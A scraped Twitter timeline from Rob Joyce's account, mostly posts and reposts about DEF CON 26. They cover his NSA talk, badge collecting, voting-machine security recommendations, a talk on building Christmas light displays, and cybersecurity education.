Ignorance of insecurity does not get you security. We need to examine voting machines, SCADA systems, IOT and other important items in our lives. The investigation of these devices by the hacker community is a service, not a threat.
-
Rob Joyce reposted
DEF CON
@defcon
For your first post-#defcon26 (and pre-#dc27!) weekend, here's the first video release - Rob Joyce, Senior Advisor for Cybersecurity Strategy at the NSA giving his presentation 'NSA Talks Cybersecurity'.
As always, enjoy and share widely.
youtu.be/gmgV4r25XxA -
Rob Joyce
@RGB_Lights
My #badgelife collection from @defcon. NSA coins and patches helped me pickup some incredible badges! Thanks to all the builders @ANDnXOR @DCFurs @Borgel @compukidmike @DCDarknet @nyaanase @ElJefeDSecurIT @Team_Missing_No and more!
-
Rob Joyce reposted
Frank Clowes
@jutral
First talk published from DEF CON 26--Rob Joyce talks Cybersecurity, @RGB_Lights. www.youtube.com/watch?v=gmgV4r25XxA @defcon #defcon
-
Rob Joyce reposted
matt blaze
@mattblaze
Number one question at @VotingVillageDC this week: given how insecure voting systems are, what should we do? Overwhelming consensus among experts:
1 - Paper ballots (precinct-counted optical scan)
2 - Mandatory risk-limiting audits
3 - More resources to protect back-end systems -
Rob Joyce
@RGB_Lights
Got to see some incredible work in the @defcon @votingvillageDC. So important to leverage the talent and energy at Def Con to discover and disclose vulnerabilities in our election system. Thanks Jake Braun and @HarriHursti. #votingvillage
-
Rob Joyce
@RGB_Lights
What a great event! Such awesome opportunities for the kids to learn and grow. Definitely shaped my sons life when we attended the first year. Happy to continue to give back!
-
Rob Joyce
@RGB_Lights
Building Absurd Christmas Lights! 12:00 @Defcon 101 track in the Flamingo. Come learn to create your own display.
Reference material from the talk here: drive.google.com/file/d/1p1VImr8upqPqZGU8dvCvGIXcTJhZFjxj… -
Rob Joyce reposted
Jay Healey
@Jason_Healey
Absolutely right: @RGB_Lights worried about significant risk of miscalculation of states trending from exploitation to disruption. Calls out Triton specifically...
-
Rob Joyce reposted
-
Rob Joyce reposted
suitsandpants
@suitsandpants
Thank you for speaking and confirming @hacknotcrime we must try to poke and break stuff to secure it
-
Rob Joyce
@RGB_Lights
I’m giving two @defcon talks: 11am Friday Track 1- “NSA talks Cybersecurity” and 12:00 Saturday Defcon 101 Track- “Building Absurd Christmas Light Shows”. 2nd talk is a late add and didn’t make the program. Please retweet and spread the word!
-
Rob Joyce reposted
Kate Charlet
@KateCharlet
Good point from Rob Joyce on supply chain concerns: It's not just what's in the hardware, but it's how it's maintained. #dhscybersummit
-
Rob Joyce
@RGB_Lights
Great to see Chris Krebs confirmed and at the helm for important cybersecurity issues!
Chris Krebs #Protect2020
@CISAKrebs
It’s an incredible honor to be confirmed as the Under Secretary of @NPPD. I’m excited to ditch the SOPDUS title and officially get to work leading NPPD’s efforts advancing the #cybersecurity and resilience of the nation’s critical infrastructure.
-
Rob Joyce reposted
National CCDC
@NationalCCDC
Teaching cyber security to middle or high school students? Download the FREE Cyber Threat Defender PC game. cias.utsa.edu/ctd_cards.html @ciascybersec
-
Rob Joyce
@RGB_Lights
Son’s custom graduation cap this week. Figure there wasn’t any RGB light content on this twitter account lately. 😀